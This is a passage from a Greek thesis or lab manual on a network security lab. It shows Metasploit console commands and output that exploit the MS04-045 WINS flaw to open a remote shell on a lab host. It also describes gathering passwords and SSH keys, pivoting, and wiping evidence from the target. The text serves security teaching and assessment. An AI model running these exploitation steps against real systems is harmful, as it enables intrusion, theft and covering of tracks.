


Εικόνα 6.21: Η καρτέλα Hosts

Στη συνέχεια επιλέγουμε τον εξυπηρετητή 192.168.1.3 και επιλέγουμε τη λειτουργία Exploit όπως φαίνεται στην εικόνα 6.22. Στις προχωρημένες επιλογές θα επιλέξουμε Payload Type: Command Shell. Η επιλογή προσδιορίζει τον τρόπο πρόσβασης που θα αποκτήσουμε στο απομακρυσμένο σύστημα. Η συγκεκριμένη επιλογή θα χρησιμοποιήσει για τη σύνδεση ένα command text παράθυρο. Πατώντας το κουμπί Exploit το Metasploit Pro θα σαρώσει για ευπάθειες και θα μας επιστρέψει την εικόνα 6.23.




Εικόνα 6.22: Λειτουργία Exploit




Εικόνα 6.23: Αποτελέσματα της λειτουργίας Exploit

Το Metasploit εκτέλεσε τις κατάλληλες σαρώσεις και κατάφερε να ανοίξει 2 Sessions με τον απομακρυσμένο εξυπερετητή. Γι αυτό το λόγο άλλωστε στην εικόνα 6.23 στην καρτέλα Sessions βλέπουμε κυκλωμένο τον αριθμό 2. Αν μεταβούμε στην καρτέλα Sessions (Εικόνα 6.24), στην περιοχή Active Sessions λαμβάνουμε πληροφορίες για τις συνδέσεις που έχουν επιτευχθεί. Σημαντική πληροφορία αποτελεί το Attack Module. Ουσιαστικά το Attack Module περιγράφει την ευπάθεια που εντοπίστηκε και επέτρεψε τη σύνδεση.




Εικόνα 6.24: Καρτέλα Sessions

Για να χειριστούμε τη σύνδεση με τον στόχο επιλέγουμε Session με βάση το όνομα του και λαμβάνουμε την εικόνα 6.25.



Εικόνα 6.25: Χειρισμός Sessions


Οι επιλογές που έχουμε είναι να συλλέξουμε πληροφορίες για τον στόχο, να ανοίξουμε ένα παράθυρο command shell στο στόχο και να τερματίσουμε την σύνδεση. Η συλλογή πληροφοριών (εικόνα 6.26) μπορεί να συλλέξει πληροφορίες συστήματος, συνθηματικά, ssh κλειδιά, αποτυπώσεις, ακόμα και αρχεία. Η λειτουργία που μας ενδιαφέρει είναι η command shell. Πατώντας πάνω στο command shell λαμβάνουμε ένα παράθυρο DOS σαν να το εκτελούσαμε στην φυσική μηχανή. Μπορούμε να εκτελέσουμε πλέον οποιαδήποτε εντολή θέλουμε. Για παράδειγμα μπορούμε να σταματήσουμε τον web server με την εντολή net stop w3svc (εικόνα 6.27).




Εικόνα 6.26: Συλλογή πληροφοριών συστήματος

Εικόνα 6.27: Command Shell

Εκτός από το Payload Type: Command Shell που περιγράφηκε παραπάνω μπορούμε να χρησιμοποιήσουμε Payload Type: Meterpreter. Η δεύτερη επιλογή Payload Type μας δίνει επιπλέον δυνατότητες όπως απομακρυσμένη πρόσβαση με τη χρήση του VNC. Οι επιπλέον δυνατότητες παρουσιάζονται στην εικόνα 6.28. Μπορούμε να ανοίξουμε Virtual Desktop (εικόνα 6.29) δηλαδή να χρησιμοποιήσουμε το στόχο με παραθυρικό περιβάλλον. Επίσης μπορούμε να χρησιμοποιήσουμε το σύστημα αρχείων δηλαδή να δημιουργήσουμε, να διαγράψουμε να τροποποιήσουμε και να αντιγράψουμε αρχεία. Τέλος, μπορούμε να χρησιμοποιήσουμε το στόχο σαν Proxy Pivot και VPN Pivot. Ο Proxy Pivot και VPN Pivot χρησιμοποιούνται για να εξαπολύουμε τις επιθέσεις σαν να προέρχονταν από το στόχο. Η διαφορά τους είναι στο επίπεδο που γίνεται η σύνδεση. Το Proxy Pivot χρησιμοποιεί TCP/UDP πρωτόκολλο ενώ το VPN Pivot χρησιμοποιεί το IP πρωτόκολλο.




Εικόνα 6.28: Επιπλέον επιλογές με Payload Type: Meterpreter



Εικόνα 6.29: Virtual Desktop μέσω LiteVNC


Είναι κατανοητό πως αν εγκαταστήσουμε μια σύνδεση οι δυνατότητες είναι τεράστιες. Αφού τελειώσουμε την εργασία μας μπορούμε να πραγματοποιήσουμε καθαρισμό των συνδέσεων ώστε το Metasploit να σβήσει τις αποδείξεις στον απομακρυσμένο εξυπηρετητή για την σύνδεση μας.

Η δωρεάν έκδοση του Metasploit βρίσκεται εγκατεστημένη στην διανομή του BackTrack. Μπορούμε να την αποκτήσουμε από το δικτυακό τόπο του Metasploit και να την εγκαταστήσουμε τόσο σε περιβάλλον Windows όσο και σε Linux περιβάλλον. Η δωρεάν έκδοση του Metasploit (δηλαδή το Metasploit Framework) δεν είναι τόσο εύχρηστο όσο οι εμπορικές εκδόσεις Metasploit Pro και Metasploit Express. Παρόλα αυτά αποτελεί ένα ισχυρό εργαλείο αυτόματης επίθεσης. Μπορούμε να εκτελέσουμε το Metasploit Framework απο το Backtrack με την εντολη sh –c “msfconsole;sudo –s” . Η αρχική οθόνη παρουσιάζεται στην εικόνα 6.30.



Εικόνα 6.30: Αρχική οθόνη του Metasploit Framework

Το πρώτο βήμα είναι η σάρωση του στόχου με το Nmap, και συγκεκριμένα με την εντολή nmap –sV –T5 192.168.1.3. Θα την εκτελέσουμε απευθείας από την κονσόλα του Metasploit. Αφού λάβουμε πληροφορίες για τις υπηρεσίες και την έκδοση τους από το nmap θα πρέπει να εντοπίσουμε την ευπάθεια που θα χρησιμοποιήσουμε. Με την εντολή show exploits |more βλέπουμε όλες τις ευπάθειες που μπορούμε να χρησιμοποιήσουμε (εικόνα 6.31).



Εικόνα 6.31: Η εντολή show exploits του Metasploit Framework

Η επιλογή της ευπάθειας δεν είναι καθόλου εύκολη διαδικασία. Πρέπει να χρησιμοποιήσουμε ευπάθειες που σχετίζονται με τις υπηρεσίες που ανιχνεύσαμε με το nmap. Καθόσον ανιχνεύσαμε ότι ο στόχος έχει εγκατεστημένη την υπηρεσία WINS θα χρησιμοποιήσουμε την ευπάθεια MS04_045_WINS. Η εντολή που θα χρησιμοποιήσουμε είναι use exploit/windows/wins/ms04_045_wins όπως φαίνεται στην εικόνα 6.32

```
msf > use exploit/windows/wins/ms04_045_wins
msf exploit(ms04_045_wins) >
```

Εικόνα 6.32: Η εντολή use exploit του Metasploit Framework

Στο επόμενο βήμα πρέπει να επιλέξουμε το payload. Θυμηθείτε πως payload είναι ο τρόπος σύνδεσης στον απομακρυσμένο υπολογιστή. Η εντολή για να δούμε τα διαθέσιμα payload είναι show payloads όπως παρουσιάζεται στην εικόνα 6.33. Η επιλογή του payload επίσης δεν είναι μια εύκολη διαδικασία. Θα χρησιμοποιήσουμε το payload windows/shell_bind_tcp, με την εντολή set PAYLOAD windows/shell_bind_tcp όπως φαίνεται στην εικόνα 6.34

```
Terminal
File Edit View Terminal Help
   windows/upexec/reverse_tcp_dns                             normal  Win
dows Upload/Execute, Reverse TCP Stager (DNS)
   windows/vncinject/bind_ipv6_tcp                            normal  VNC
 Server (Reflective Injection), Bind TCP Stager (IPv6)
   windows/vncinject/bind_nonx_tcp                            normal  VNC
 Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/vncinject/bind_tcp                                 normal  VNC
 Server (Reflective Injection), Bind TCP Stager
   windows/vncinject/reverse_http                             normal  VNC
 Server (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
   windows/vncinject/reverse_ipv6_tcp                         normal  VNC
 Server (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/vncinject/reverse_nonx_tcp                         normal  VNC
 Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/vncinject/reverse_ord_tcp                          normal  VNC
 Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/vncinject/reverse_tcp                              normal  VNC
 Server (Reflective Injection), Reverse TCP Stager
   windows/vncinject/reverse_tcp_allports                     normal  VNC
 Server (Reflective Injection), Reverse All-Port TCP Stager
   windows/vncinject/reverse_tcp_dns                          normal  VNC
 Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(ms04_045_wins) > show payloads
```

Εικόνα 6.33: Η εντολή use payloads του Metasploit Framework

```
msf exploit(ms04_045_wins) > set PAYLOAD windows/shell_bind_tcp
PAYLOAD => windows/shell_bind_tcp
msf exploit(ms04_045_wins) >
```

Εικόνα 6.34: Η εντολή set PAYLOAD exploit του Metasploit Framework

Στη συνέχεια θα πρέπει να χρησιμοποιήσουμε τις εντολές set RHOST 192.168.1.3 και set LHOST 192.168.0.3 για να θέσουμε τον απομακρυσμένο και τον τοπικό υπολογιστή. Επίσης, πρέπει να επιλέξουμε το στόχο. Με την εντολή show targets λαμβάνουμε γνώση για τους πιθανούς στόχους και με την εντολή set target αριθμός_στόχου θέτουμε τον επιθυμητό. Η παραπάνω διαδικασία απεικονίζεται στην εικόνα 6.35. Είμαστε πλέον έτοιμοι να εξαπολύσουμε την επίθεση με την εντολή exploit. Όπως βλέπουμε και στην εικόνα 6.36 καταφέραμε να ανοίξουμε σύνδεση με τον απομακρυσμένο υπολογιστή. Για να σιγουρευτούμε ότι βρισκόμαστε στο απομακρυσμένο σύστημα μπορούμε να εκτελέσουμε την εντολή ipconfig. Μετά την επίτευξη

σύνδεσης πλέον μπορούμε να εκτελέσουμε οποιαδήποτε εντολή, όπως είδαμε προηγούμενα στην εικόνα 6.27.

```
msf exploit(ms04_045_wins) > set RHOST 192.168.1.3
RHOST => 192.168.1.3
msf exploit(ms04_045_wins) > set LHOST 192.168.0.2
LHOST => 192.168.0.2
msf exploit(ms04_045_wins) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows 2000 English


msf exploit(ms04_045_wins) > set target 0
target => 0
msf exploit(ms04_045_wins) >
```

Εικόνα 6.35: Η εντολές set RHOST,LHOST,target του Metasploit Framework

```
msf exploit(ms04_045_wins) > exploit

[*] Started bind handler
[*] WINS Fingerprint: [0x05371e90] 0x053dffa4 0x77f98191 0x77f89640
[*] Attempting to overwrite 0x053df4c4 with 0x053922e0 (0x05391f40)
[*] Command shell session 1 opened (192.168.0.3:42235 -> 192.168.1.3:4444) at 20
11-10-10 22:43:01 +0300

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINDOWS\system32>
```

Εικόνα 6.35: Η εντολή exploit του Metasploit Framework

Χρησιμοποιώντας την εικονική μηχανή Router PF δεν καταφέραμε να αποτρέψουμε στον απομακρυσμένο χρήστη να πάρει υπό τον έλεγχο του το σύστημα.

Κεφαλαίο 7: Συμπεράσματα - Περίληψη

Στα προηγούμενα κεφάλαια αναλύθηκε εκτενώς η δημιουργία εργαστηρίου δικτυακής ασφάλειας. Στο πλαίσιο της δημιουργίας του εργαστηρίου δικτυακής ασφάλειας παρουσιάστηκαν εκτενώς εργαλεία και τεχνικές που αφορούν ανίχνευση απειλών στην ασφάλεια λειτουργικών συστημάτων και δικτύων. Επιπρόσθετα αναφέρθηκαν τεχνικές αντιμετώπισης των παραπάνω απειλών ασφάλειας. Τέλος, παρουσιάστηκε η εγκατάσταση, η παραμετροποίηση και η λειτουργία του εργαστηρίου δικτυακής ασφάλειας σε περιβάλλον εικονικών μηχανών.

Η βασική αποστολή του εργαστηρίου δικτυακής ασφάλειας είναι η αποτίμηση της δικτυακής ασφάλειας του οργανισμού. Στην κατεύθυνση αυτή θα προταθεί μια μεθοδολογία υπολογισμού του βαθμού δικτυακής ασφάλειας ενός οργανισμού. Ο υπεύθυνος για τη δικτυακή ασφάλεια του οργανισμού αφού δημιουργήσει το εργαστηριακό περιβάλλον στα πρότυπα που περιγράφηκαν θα χρειαστεί να εκτελέσει μια σειρά από δοκιμές χρησιμοποιώντας συγκεκριμένα εργαλεία και τεχνικές. Στη συνέχεια θα εισάγει τα αποτελέσματα στην εφαρμογή που δημιουργήθηκε για τις ανάγκες αποτίμησης της δικτυακής ασφάλειας.

Η εφαρμογή αποτίμησης της δικτυακής ασφάλειας δημιουργήθηκε σε περιβάλλον Visual Basic .Net. Ο χρήστης χρειάζεται να απαντήσει σε μια σειρά από ερωτήσεις που αφορούν στο αποτέλεσμα πειραμάτων που εκτελέστηκαν στο εργαστήριο δικτυακής ασφάλειας. Οι ερωτήσεις είναι χωρισμένες ανά θεματική ενότητα. Οι θεματικές ενότητες που αφορούν οι ερωτήσεις είναι: παθητική συγκέντρωση πληροφορίας (Πίνακας 7.α), αναγνώριση ενεργών συστημάτων (Πίνακας 7.β), απαρίθμηση συστημάτων (Πίνακας 7.γ) και αυτόματη εύρεσης ευπαθειών (Πίνακας 7.δ).

Πίνακας 7.α: Ερωτήσεις για παθητική συγκέντρωση πληροφορίας

Ερώτηση	Απάντηση
Χρησιμοποιήστε την εντολή Netcat (κεφάλαιο 3) για τις υπηρεσίες του εσωτερικού δικτύου, Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε τις υπηρεσίες;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο Visual Route (κεφάλαιο 3) για τις υπηρεσίες του εσωτερικού δικτύου, Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε πλήρως την τοπολογία δικτύου;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ

Πίνακας 7.β Ερωτήσεις για Αναγνώριση Ενεργών Συστημάτων

Ερώτηση	Απάντηση
Χρησιμοποιήστε την εντολή nmap (κεφάλαιο ...) για να πραγματοποιήσετε ICMP σάρωση στις υπηρεσίες του εσωτερικού δικτύου. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε τους εξυπηρετητές;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε την εντολή nmap (κεφάλαιο 4) για να πραγματοποιήσετε σάρωση με πλήρη σύνδεση στις υπηρεσίες του εσωτερικού δικτύου. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε τις υπηρεσίες που προσφέρονται στο εξωτερικό δίκτυο;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε την εντολή nmap (κεφάλαιο 4) για να πραγματοποιήσετε σάρωση με πλήρη σύνδεση στις υπηρεσίες του εσωτερικού δικτύου. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε μόνο τις υπηρεσίες που προσφέρονται στο εξωτερικό δίκτυο;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε την εντολή nmap (κεφάλαιο 4) για να πραγματοποιήσετε σάρωση με εύρεση έκδοσης στις υπηρεσίες του εσωτερικού δικτύου. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε τις εκδόσεις των	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ

υπηρεσιών;	ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε την εντολή nmap (κεφάλαιο 4) για να πραγματοποιήσετε σάρωση με εύρεση έκδοσης στις υπηρεσίες του εσωτερικού δικτύου. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε σωστά τις εκδόσεις των υπηρεσιών;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ

Πίνακας 7.γ Ερωτήσεις για απαρίθμηση συστημάτων

Ερώτηση	Απάντηση
Χρησιμοποιήστε το εργαλείο IP Network Browser (κεφάλαιο 5) στο εσωτερικό δίκτυο για όλους τους εξυπηρετητές. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε υπηρεσίες, χρήστες και κοινόχρηστους φακέλους;	ΝΑΙ ΟΧΙ ΜΕΡΙΚΩΣ ΔΕΝ ΓΝΩΡΙΖΩ
Χρησιμοποιήστε το εργαλείο snmpenum (κεφάλαιο 5) από το εξωτερικό δίκτυο για τους εξυπηρετητές στο εσωτερικό δίκτυο. Από τα αποτελέσματα καταφέρνετε να ανιχνεύσετε υπηρεσίες, χρήστες και κοινόχρηστους φακέλους;	ΝΑΙ ΟΧΙ ΔΕΝ ΓΝΩΡΙΖΩ
